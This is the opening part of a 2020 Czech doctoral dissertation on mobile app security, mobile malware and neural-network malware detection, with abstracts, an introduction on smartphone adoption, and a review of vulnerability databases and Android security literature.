Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Disertační práce

Bezpečnostní chyby na mobilní platformě, jejich zneužívání a návrh proaktivního opatření s využitím umělé inteligence

Security Issues on Mobile Platform, Their Exploiting and Proactive Measure Using Artificial Intelligence

Autor:	**Ing. Milan Oulehla**
Studijní program:	Inženýrská informatika P3902
Studijní obor:	Inženýrská informatika 3902V023
Školitel:	doc. Ing. Zuzana Komínková Oplatková, Ph.D.

Zlín, únor 2020

Vydala **Univerzita Tomáše Bati ve Zlíně** v edici **Disertační práce**.
Publikace byla vydána v roce 2020

Klíčová slova: *mobilní malware, bezpečnostní chyby mobilní platformy, problematika zabezpečení mobilní platformy, mechanismus detekce mobilního malware, neuronové sítě, strojové učení*

Key words: *mobile malware, mobile security issues, security of mobile platform, mobile malware detection mechanism, neural networks, machine learning*

Práce je dostupná v Knihovně UTB ve Zlíně.

Poděkování

Rád bych poděkoval své školitelce doc. Ing. Zuzaně Komínkové Oplatkové, Ph.D. nejen za odborné vedení, četné konzultace a cenné rady, ale také za podporu a čas, který mi věnovala. Rovněž bych chtěl poděkovat za její odborný i lidský nadhled, který projevila ve složitých situacích a který je pro mne inspirující.

Dále bych chtěl poděkovat své ženě Alence, neboť její láska a podpora mi umožnily nejen pracovat na dizertační práci, ale také mi dávaly tolik potřebnou sílu. Mé poděkování rovněž patří i mým rodičům a blízkým.

Děkuji společnosti AVG Technologies CZ za profesionální datovou sadu, jejíž kvalita a rozsáhlost mi umožnila provést robustní detekční experimenty.

Můj dík také patří penetrační laboratoři PT LAB při Fakultě aplikované informatiky Univerzity Tomáše Bati ve Zlíně, jmenovitě pak Ing. Davidu Malaníkovi, PhD., za poskytnuté zázemí, vybavení a tvůrčí prostor.

V neposlední chci poděkovat bezpečnostním analytikům vystupujícími pod jmény vavkamil a vrih, stejně jako bezpečnostním expertům z řad Policie ČR, jejichž mnohaleté zkušenosti mi pomáhaly určit perspektivní směry výzkumu.

ABSTRAKT

Dizertační práce se zabývá třemi hlavními oblastmi výzkumu: bezpečností současných mobilních aplikací, mobilním malwarem a detekcí mobilního malwaru pomocí umělé inteligence, především neuronových sítí. Práce popisuje mechanizmy, jejichž prostřednictvím útočníci a tvůrci mobilního malwaru získávají APK balíčky legitimních aplikací, provádějí jejich analýzu a zneužívají nalezené bezpečnostní chyby. Práce je unikátní nejen svým rozsahem a systematickým zpracováním, ale především hloubkou předkládaných poznatků. Publikované informace nemají pouze teoretický charakter, ale obsahují i jedinečné ukázky zdrojových kódů (ve vyšších i nižších jazycích), schémata a snímky obrazovek mobilních zařízení zachycující klíčové situace.

První část dizertační práce pokrývá všechny hlavní oblasti problematiky bezpečnosti mobilních aplikací od rozdílů, jakými jsou zneužívány zranitelnosti nalezené v mobilních aplikacích útočníky a tvůrci mobilního malwaru, přes problematiku APK balíčků a jejich analýzy, až po nalezené zranitelnosti ve vyšetřovaných mobilních aplikacích. Zkoumání zranitelností ve vyšetřovaných mobilních aplikacích vedlo k odhalení celé řady závažných bezpečnostních hrozeb, které byly systemizovány do čtyř kategorií: útoky založené na analýze dat z APK balíčků, APK repackage, útoky na lokální zabezpečení mobilních aplikací a útoky na síťové zabezpečení mobilních aplikací.

V oblasti mobilního malwaru je dizertační práce zaměřena na analýzu mobilního malwaru a charakteristiky mobilního malwaru. Analytická část popisuje získávání vzorků mobilního malwaru a jejich vyšetřovací metody, ve kterých práce přináší nové, dosud nezveřejněné postupy. Unikátní poznatky jsou rovněž publikovány v části zabývající se charakteristikami mobilního malwaru.

Práce se neomezuje pouze na výzkum útočných technik, ale snaží se přispět ke zlepšení bezpečnostní situace proaktivním opatřením, kterým je návrh a experimentální ověření nového způsobu detekce mobilního malwaru pomocí umělé inteligence, především pomocí neuronových sítí. Zde se jako klíčová ukázala datová analýza a tvorba vstupních vektorů pro neuronové sítě, zejména navržený způsob identifikace a redukce problematických složek vektorů. Na kvalitu výzkumu měla pozitivní vliv spolupráce se společností AVG Technologies CZ, nad jejíž datovou sadou probíhaly detekční experimenty. Dosažená přesnost detekce 99,5 % při trénování a 98,23 % při testování při rozsáhlosti a kvalitě datové sady lze označit za vysoce úspěšné a relevantní. Dosažené detekční výsledky ukazují sílu strojového učení a zároveň naznačují jeden z perspektivních směrů, kterými by se měla ubírat problematika detekce mobilního malwaru.

ABSTRACT

This dissertation deals with three main areas of research: security of current mobile applications, mobile malware and detection of mobile malware using artificial intelligence, especially neural networks. This dissertation describes mechanisms by which attackers and mobile malware creators obtain APK packages of legitimate applications, analyse them and exploit found vulnerabilities. The work is unique not only in its scope and systematic processing but mainly in the depth of presented findings. The published information is not only of a theoretical character, but it also contains unique source code samples (in both high-level and low-level programming languages), diagrams as well as screenshots capturing crucial situations.

The first part of the dissertation covers all major areas of mobile application security issues, from different ways how vulnerabilities found in mobile applications are exploited by attackers and mobile malware creators, through the issue of APK packages and their analysis, to vulnerabilities found in investigated mobile applications. Examination of vulnerabilities in investigated mobile applications has revealed a number of serious security threats which have been systematized into four categories: attacks based on analysis of data from APK packages, APK repackage, attacks on local security of mobile applications and attacks on network security of mobile applications.

In the field of mobile malware, the dissertation is focused on mobile malware analysis and mobile malware characteristics. The analytical part describes the acquisition of mobile malware samples and their investigation methods in which the work brings new, unpublished procedures. Unique findings are also published in the part dealing with characteristics of mobile malware.


The dissertation is not only limited to the research of attack techniques but it also tries to contribute to the improvement of the security situation by a proactive measure which is the design and experimental verification of a new way of mobile malware detection using artificial intelligence, especially neural networks. Data analysis and creation of input vectors for neural networks proved to be the key here, especially the suggested method of identification and reduction of problematic vector components. Cooperation with AVG Technologies CZ, whose data set was used for detection experiments, had a positive effect on the quality of the research. The achieved detection accuracy of 99.5% during training and 98.23% during testing can be regarded as highly successful and relevant considering the size and quality of the dataset. The achieved detection results show the power of machine learning and at the same time indicate one of the promising directions which should be taken in the mobile malware detection.

OBSAH

1. ÚVOD

1.1 Úvod do problematiky

Mobilní zařízení, jako jsou chytré mobilní telefony, tablety a v poslední době i nositelný hardware (chytré hodinky a sportovní náramky), se staly běžnou součástí moderní společnosti. Tato skutečnost je dokumentována zprávou Ericsson Mobility Report 2016 [1], podle které v roce 2015 dosáhl počet chytrých mobilních telefonů připojených ke globální telekomunikační síti (smartphone subscriptions) 3,2 miliardy. Přičemž světová populace ve stejném roce byla na základě statistických dat odhadována na 7,3 miliardy [2]. To znamená, že téměř každý druhý obyvatel planety měl v roce 2015 chytrý mobilní telefon, a to včetně kojenců. Do statistiky nebyly započítány ostatní varianty mobilního hardware, jako jsou tablety a nositelný hardware. V následujícím roce došlo, podle Ericsson Mobility Report 2017 [3] k navýšení počtu připojených chytrých mobilních telefonů (smartphone subscriptions) na 4,41 miliardy. Predikce, jež je uvedena v téže zprávě říká, že v roce 2023 počet chytrých mobilních telefonů připojených ke globální telekomunikační síti dosáhne 7,27 miliardy. Dalším významným ukazatelem provázanosti občanské společnosti a mobilních technologií je podíl přístupů na webové stránky. Zatímco v roce 2009, byl podíl mobilních přístupů na webové servery pouhých 0,7 %, v roce 2017 již činil 50,3 % všech dotazů a poprvé tak překonal počty přístupů z osobních počítačů [4]. Z obrázku 1.1 je patné, že podíl mobilních přístupů na webové stránky v posledních devíti letech neustále roste.



Obr. 1.1: Podíl mobilních zařízení na webovém provozu [4]

Mobilní hardware a software tvoří odvětví IT průmyslu, který má roční obrat v řádech miliard dolarů. Mobilní zařízení se stala běžnými komunikačními prostředky jak v osobním, tak v pracovním životě. Z tohoto důvodu často obsahují citlivá osobní data (PII - Personally Identifiable Information, SPI - Sensitive Personal Information), kontakty, e-mailovou korespondenci a korporátní know-

how. Navzdory výše uvedeným skutečnostem je bezpečnost mobilní platformy na velmi nízké úrovni. Uvedená situace je způsobena celou řadou faktorů, které jsou podrobně popsány v kapitole 2, jež systematicky mapuje současný stav problematiky bezpečnosti mobilní platformy. Kapitola 2 se také zabývá omezeními, která mají mobilní zařízení oproti osobním počítačům. Například chytré telefony a tablety jsou napájeny bateriemi s omezenou kapacitou. Baterie navíc musí napájet poměrně velké displeje. Kombinace těchto dvou faktorů velmi znesnadňuje běh rezidentních antivirových štítů na pozadí. Skutečně výkonný štít by neúměrně spotřebovával elektrickou energii baterie, což by vedlo k tomu, že by bylo nutné mobilní zařízení nabíjet i několikrát za den. Druhá kapitola se rovněž věnuje analýze současných bezpečnostních standardů a legislativy ve světě a v České republice. Zkoumá, zda jsou zohledňována i bezpečnostní specifika mobilní platformy. Výsledky analýzy odhalily, že, pokud bezpečnostní pravidla a standardy neexistují, nebo dostatečně nezohledňují specifika mobilní platformy, či jsou ignorována v jakékoliv fázi vývojového cyklu, vznikají mobilní aplikace, které obsahují závažné bezpečnostní chyby. Disertační práce se zabývá problematikou bezpečnosti na mobilní platformě, a to jak z pohledu útoku, tak i z pohledu obrany. Struktura práce je rozvržena následujícím způsobem. Cíle dizertační práce jsou podrobně popsány v kapitole 3. Problematice bezpečnosti mobilních aplikací se věnuje kapitola 4. Bezpečnost mobilních aplikací a mobilní malware (škodlivý software, název vznikl z anglických slov malicious a software) jsou témata, která spolu úzce souvisí. Aplikace, které obsahují bezpečnostní chyby, jsou velmi často zneužívány mobilním malwarem. Pro komplexní vysvětlení problematiky je potřeba nejen popsat chyby v mobilních aplikacích, ale také vysvětlit mechanismy, jakými jsou dané zranitelnosti zneužívány mobilním malwarem (krádeže uživatelských dat, útoky na nezabezpečené poskytovatele obsahu apod.). Výzkum mobilního malwaru je popsán v kapitole 5. Dizertační práce se neomezuje pouze na zkoumání bezpečnostních chyb v mobilních aplikacích a popisu jejich zneužívání prostřednictvím malwaru, ale navrhuje i proaktivní opatření. Kapitola 6 popisuje techniky detekce mobilního malwaru pomocí metod strojového učení (machine learning), umělých neuronových sítí a snaží se tak přispět ke zlepšení bezpečnostní situace na mobilní platformě.

1.2 Použité názvosloví


Bezpečnostní problematika mobilních platforem je mladý obor. Z toho vyplývá naprostá absence výzkumných prací publikovaných v českém jazyce. Veškerá relevantní literatura je téměř výhradně v anglickém jazyce. To znamená, že názvosloví používané mezinárodní i českou odbornou veřejností je anglické. Práce si neklade za cíl vytváření nového názvosloví, ale používá zažité anglické názvosloví, které má ustálenou sémantiku.

2. SOUČASNÝ STAV ŘEŠENÉ PROBLEMATIKY

Jak bylo popsáno výše, rychlost a specifické rysy výzkumu zaměřeného na bezpečnost mobilní platformy se v určitých jeho oblastech projevují nedostatkem kvalitní, systematicky zpracované odborné literatury. Nicméně na kvalitu i kvantitu odborné literatury, a tedy i na stav poznání působí další faktory, které jsou pro problematiku bezpečnosti mobilních aplikací a mobilního malwaru rozdílné. Z tohoto důvodu jsou rozebrány samostatně v následujících pododdílech.

2.1 Aktuální stav v oblasti bezpečnosti mobilních aplikací

Vývoj mobilních aplikací je velmi dynamický. Prakticky každá větší společnost či organizace má svoji mobilní aplikaci. Počínaje obchodními společnostmi, jako jsou CZC.CZ [5] a Alza [6], přes webové portály, například Seznam.cz [7], k mobilnímu software státní správy (např. aplikace „Co dělat když...“ [8]) až po veřejnoprávní instituce jako například Český rozhlas [9], nebo Česká televize [10]. Počet mobilních aplikací od roku 2009 neustále stoupá. Na obrázku 2.1 je vidět, že v prosinci 2017 dosáhl počet oficiálních mobilních aplikací pro operační systém (OS) Android 3,5 milionu. Ačkoli mobilní aplikace pronikly do každodenního života většiny obyvatel vyspělého světa, neexistuje jednotný, všeobecně přijímaný standard určený pro bezpečnostní testování mobilních aplikací. V oblasti mobilní platformy zatím nebyl zpracován komplexní risk management, což znamená, že rizika nejsou systematicky identifikována a hodnocena. Neexistence jednotného standardu velmi znesnadňuje tvorbu odpovídajících penetračních testů. Penetrační test představuje simulovaný útok na testovanou technologii, jehož cílem je včas odhalit možné bezpečnostní chyby. Výsledkem penetračního testu bývá zpráva (penetration report či zkráceně pentest report), která je předávána zadavateli a obsahuje všechny odhalené bezpečnostní problémy. V současné době vznikají penetrační testy na jednotlivých testovacích/forenzních pracovištích spontánně a jsou vzájemně nekompatibilní. Většina pracovišť se při tvorbě svých testů zaměřuje na oblasti, ve kterých dosáhla nejlepších výzkumných výsledků. Takže v penetračních laboratořích, které dosáhly úspěchů v oblasti dynamické analýzy aplikací, vznikají testy zaměřené na tuto problematiku. Zatímco testy založené na dekompilaci APK balíčků (Android aPplication pacKage, jedná se o instalátor/instalační balíček aplikací běžících pod operačním systémem Android) a analýze zdrojových kódů vznikají v laboratořích, které dosáhly významných objevů na poli statické analýzy. Z výše uvedených skutečností vyplývá, že proprietární penetrační testy systematicky nepokrývají všechny možné hrozby. Jinými slovy uživatelé, instituce, ozbrojené složky, soukromé společnosti a jejich data jsou vystaveni prostřednictvím nedostatečně otestovaných aplikací potenciálním závažným bezpečnostním rizikům.




Obr. 2.1: Počet aplikací dostupných na Google Play od prosince 2009 do prosince 2017[11]

V oblasti bezpečnosti mobilních aplikací na vznik odborné literatury negativně působí dva faktory, které spolu úzce souvisí. Prvním z nich je rychlost a dynamika vývoje operačních systémů a především pak API. Zkratka API pochází z anglického Application Programming Interface. Jedná se o funkcionalitu zapouzdřenou do metod, tříd a protokolů, která je poskytována operačním systémem nebo knihovnami (často systémovými). Uvedenou funkcionalitu používají programátoři při tvorbě mobilních aplikací. Druhým faktorem negativně ovlivňující vznik odborné literatury je časová omezenost zjištěných bezpečnostních poznatků. Například, operační systém Android vyšel od roku 2008 do roku 2017 v patnácti hlavních verzích: Android 1.0 (bez kódového jména), Android 1.1 (bez kódového jména), Cupcake 1.5, Donut 1.6, Eclair 2.0 – 2.1, Froyo 2.2 – 2.2.3, Gingerbread 2.3 – 2.3.7, Honeycomb 3.0 – 3.2.6, Ice Cream Sandwich 4.0 – 4.0.4, Jelly Bean 4.1 – 4.3.1, KitKat 4.4 – 4.4.4, Lollipop 5.0 – 5.1.1, Marshmallow 6.0 – 6.0.1, Nougat 7.0 – 7.1.2, Oreo 8.0 – 8.1. Za stejné období vzniklo 27 verzí API [12]. Společnosti zabývající se vývojem mobilních operačních systémů se snaží získat konkurenční výhodu tím, že uvolňují nové verze svých systémů v rychlém sledu za sebou. Což znamená, že upřednostňují nově přidanou funkcionalitu a přívětivost (vývojářskou i uživatelskou) před bezpečností. Často se pak stává, že nové funkce obsahují závažné bezpečnostní chyby, z nichž některé jsou odstraněny prostřednictvím aktualizací dané verze operačního systému a jiné jsou opraveny až v následující verzi operačního systému. Například možnost zneužívat Broadcast Receiver a psát malware typu Evil Applications (jsou popsány v kapitole 5) nebyla z Androidu 2.3 a nižších

verzí nikdy odstraněna. Rezistentní jsou až vyšší verze operačního systému. Z toho plyne, že uživatelé, kteří stále používají zařízení s operačním systémem Android 2.3 nebo nižší jsou vystaveny závažnému bezpečnostnímu riziku. Zároveň nemají prostředky, jak tento typ malwaru na svých mobilních zařízeních detekovat. Systematicky zkoumat bezpečnostní hrozby v mobilních aplikacích plynoucí z používání/zneužívání nových funkcí, které přináší nové verze operačních systémů a jejich API, vyžaduje poměrně velké zdroje a to nejen finanční, materiální, ale především lidské (špičkoví bezpečnostní analytici, velké hodinové dotace). Navíc - jak bylo popsáno výše - výsledky bezpečnostních výzkumů jsou díky rychlému střídaní verzí mobilních operačních systémů časově omezené. Z toho vyplývá skutečnost, že tento výzkum probíhá převážně v komerční sféře, především prostřednictvím soukromých penetračních laboratoří. Výsledky jejich bezpečnostních výzkumů jsou zahrnovány do penetračních testů, které představují know-how dané laboratoře a nejsou proto veřejně publikovány. Z tohoto důvodu se často pro zkoumání dopadů závažných chyb v mobilních operačních systémech na bezpečnost mobilních aplikací, používají jiné informační zdroje než standardní (tištěná) odborná literatura. Jedním z těchto zdrojů jsou takzvané Vulnerability Databases (databáze zranitelností). Vulnerability Databases, jsou on-line databáze přístupné přes webové rozhraní, některé poskytují informace o bezpečnostních chybách zdarma, jiné jsou placené. Výzkumy zabývající se bezpečností mobilní platformy často začínají hledáním v databázích zranitelností, z nichž nejvýznamnější je CVE (Common Vulnerabilities and Exposures). CVE databáze je zdarma dostupná na URL (Uniform Resource Locator) adrese: http://cve.mitre.org. Uvedená databáze představuje seznam bezpečnostních hrozeb, opatřených identifikačním číslem, popisem a alespoň jedním veřejným odkazem. Jednotlivé bezpečnostní zranitelnosti jsou zpracovávány CNAs (CVE Numbering Authorities) autoritami. CNAs mají oprávnění přiřadit odhaleným zranitelnostem identifikátor, takzvaný CVE ID a zadat je do CVE databáze [13]. CVE představuje autoritu, která je respektována nejen odbornou komunitou zabývající se kybernetickou bezpečností, ale i soukromými společnostmi a státními institucemi, což se mimo jiné projevuje i tím, že všechny uvedené subjekty používají identifikátor CVE ID. CVE databáze jsou používány celou řadou produktů a služeb, jenž k jednotlivým CVE položkám přidávají vlastní – doplňující – informace, jako například skóre závažnosti, hodnocení dopadů a někdy i postupy, jak danou chybu odstranit apod. [14]. Patrně nejvýznamnější institucí využívající data CVE je Americký NIST (National Institute of Standards and Technology). NIST nad daty z CVE provozuje vlastní – rozšířenou – databázi NVD (National Vulnerability Database), která je dostupná na URL adrese: https://nvd.nist.gov. Přístup do databáze NVD je zdarma. Dalším významným subjektem využívající data CVE je Americká společnost Risk Based Security, jenž spravuje vlastní databázi jménem VulnDB. Jedná se o placenou službu, která se nachází na adrese https://vulndb.cyberriskanalytics.com. VulnDB, kromě rozšiřování CVE dat,

poskytuje velké množství vlastních informací o zranitelnostech, které nebyly nikde jinde publikovány (výzkum je nezávislý na CVE). Poměr mezi zranitelnostmi publikovanými pouze ve VulnDB a veřejnými CVE daty je zachycen na obrázku 2.2.



Obr. 2.2: Poměr mezi zranitelnostmi publikovanými pouze ve VulnDB a veřejnými CVE [15]

Vulnerability Databases, jakkoliv jsou užitečným zdrojem informací, mají svá omezení:

- popisují pouze zjištěné zranitelnosti ve vztahu k operačnímu systému nebo k systémové komponentě, která je jejich zdrojem a nezajímají se o specifické bezpečnostní problémy, které mohou způsobit v mobilních aplikacích. To musí jednotlivé subjekty, zabývající se bezpečností mobilních aplikací udělat sami.
- Nejedná se o databáze zranitelností zaměřené pouze na mobilní platformu, jsou zaměřeny na všechny oblasti kybernetické bezpečnosti. Takže bezpečnostní analytici musí bezpečnostní problémy týkající se mobilní platformy aktivně hledat. Například v CVE databázi není možné provádět vyhledávání pomocí tzv. general keywords (obecná klíčová slova), jako jsou například „Android“ či „iOS“ (iPhone Operating System). Pro vyhledávání je v CVE je nutné použít tzv. specific keywords (specifická klíčová slova) vztahující se ke konkrétní technologii, například „Libc“ apod. Pro vyhledávání pomocí general keywords je nutné použít jiné databáze, například NVD nebo si zaplatit přístup do VulnDB, nicméně i tam je nutné zranitelnosti související s mobilní platformou aktivně vyhledávat a filtrovat výsledky dotazů.

Z výše uvedeného je patrné, že dalším důležitým zdrojem informací jsou služby zaměřené pouze na mobilní platformu. Těmito zdroji jsou Android Security Bulletins a About the security content of iOS. Android Security Bulletins jsou vydávány společností Google LLC, vychází jednou měsíčně na URL adrese https://source.android.com/security/bulletin. About the security content of iOS

jsou publikovány společností Apple Inc. a vztahují se vždy k určité verzi iOS, například bezpečnostní obsah pro iOS 10 je dostupný na adrese https://support.apple.com/en-us/HT207143 a bezpečnostní obsah pro iOS 11 je dostupný na https://support.apple.com/en-gb/HT208112.

Kromě zranitelností v operačním systému a v systémových komponentách ovlivňují bezpečnost mobilních aplikací negativně i chyby, které vznikají během procesu jejich vývoje. Těchto chyb se dopouštějí analytici při návrhu a programátoři během vývoje mobilních aplikací:

- příkladem chyby související s nesprávným návrhem mobilní aplikace je používání Single-Factor Authentication (SFA) na místech, kde bezpečnostní principy vyžadují Two-Factor Authentication (2FA),
- příkladem souvisejícím se nesprávným vývojem je chyba typu hardcoded credentials.

Oba příklady jsou podrobně vysvětleny v kapitole 4 „Bezpečnost mobilních aplikací“. V odborné literatuře jsou bezpečnostní chyby, které vznikají při samotném vývoji mobilních aplikací, mnohem lépe dokumentované, než je tomu u chyb v operačních systémech, které následně negativně působí na bezpečnost mobilních aplikací.

Jednou z prvních knih, které se zabývaly bezpečností moderních mobilních aplikací (moderní mobilní aplikace běží v mobilních zařízeních, které mají operační systém), je kniha s názvem Application Security for the Android Platform [16]. Nakladatelství O´Reilly ji vydalo již v roce 2011. Přestože Jeff Six pojal knihu více teoreticky, než bývá u tohoto typu odborné literatury běžné (obsahuje méně praktických ukázek zdrojových kódů a snímků obrazovek zachycující např. výsledky útoků), je její přínos nezpochybnitelný. Kniha popisuje jak zabezpečit služby, poskytovatele obsahu a další komponenty, které jsou z hlediska mobilních aplikací klíčové. Kapitola ”Protecting Stored Data” se věnuje otázkám zabezpečení dat mobilních aplikací, která jsou ukládána do perzistentní paměti. Kapitola byla ve své době významná, neboť velké množství mobilních aplikací ukládalo všechna svá data nešifrovaně do veřejného úložiště (typicky na paměťovou kartu, např. MicroSD). Další důležitou částí knihy je kapitola “ Securing Server Interactions“, která upozorňuje na možná rizika, ale navrhuje i proaktivní opatření. Uvedená pasáž byla podstatná i proto, že v roce 2011 si velká část vývojářů neuvědomovala, že výchozí síťová komunikace odcházející z mobilní aplikace na server (poskytující nějakou službu) je nezabezpečená a nešifrovaná. Chce-li tedy programátor, aby byla síťová komunikace zabezpečená, musí se sám aktivně postarat o náležitou ochranu. V roce 2013 vyšla v nakladatelství Packt Publishing kniha Android Application Security Essentials [17], jejíž autorem je Pragati Ogal Rai. Ve své době šlo o knihu, která byla pro bezpečnost mobilních aplikací velmi důležitá, neboť se systematickým způsobem věnuje bezpečnosti mobilních aplikací. Kniha na sto osmdesáti šesti stranách vysvětluje témata, jako jsou bezpečnostní model operačního systému Android, systém oprávnění, zabezpečení


uživatelských/aplikačních dat a podobně. O rok později ve stejném nakladatelství vyšla kniha Testing and Securing Android Studio Applications [18]. Autoři Belén Cruz Zapata, Antonio Hernández Niñirola na sto třiceti pěti stranách popsali zásadní bezpečnostní témata, jako jsou zabezpečení komunikace, autentifikační metody a proces bezpečnostního testování mobilních aplikací. V roce 2014 vyšla přelomová kniha s názvem Learning Pentesting for Android Devices a Practical Guide to Learning Penetration Testing for Android Devices and Applications [19], kterou napsal Aditya Gupta. Autor odhaluje zranitelnosti pomocí metod statické a dynamické analýzy. Kniha rovněž čtenáře seznamuje se základem reverzního inženýrství mobilních aplikací. Nikolay Elenkov ve své knize Android Security Internals [20] popisuje celou řadu bezpečnostních témat, která v literatuře vydané před touto knihou nebyla popsána optimálním způsobem. Jedná se především o Cryptographic Provider Architecture, Credential Storage a Online Account Management. Další významnou knihu představuje titul Bulletproof Android Practical Advice for Building Secure Apps [21], kterou v roce 2015 napsal Godfrey Nolan. Publikace se zabývá bezpečností mobilních aplikací z pohledu programátora. Kniha je vybavena množstvím ukázkových zdrojových kódů, jež jsou z bezpečnostního hlediska správné, ale i nesprávné. V případě chybných postupů jsou často ukázány i možné následky. Uvedená kniha vyšla v nakladatelství Pearson Education a je dodnes považována za etalon kvalitní odborné literatury týkající se bezpečnosti mobilních aplikací. Vijay Kumar Velu napsal v roce 2016 knihu Mobile Application Penetration Testing [22]. Kniha je určena především penetračním testerům, kteří si v kapitolách Full Steam Ahead – Attacking Android Applications a Full Steam Ahead – Attacking iOS Applications vyzkouší útoky na mobilní aplikace obsahující závažné bezpečnostní chyby. Nicméně kniha je určena i mobilním vývojářům, kteří se v kapitole Securing Your Android and iOS Applications dozví řadu užitečných rad (je zde mimo jiné i podkapitola Secure coding best practices obsahující užitečné odkazy). V době psaní dizertační práce se připravuje druhé vydání knihy, u které bezpečnostní odborníci očekávají velký přínos. Jedná se o knihu Learn Android Security Stack, autora Yury Zhauniarovich (kniha vyšla v září 2018) [23].

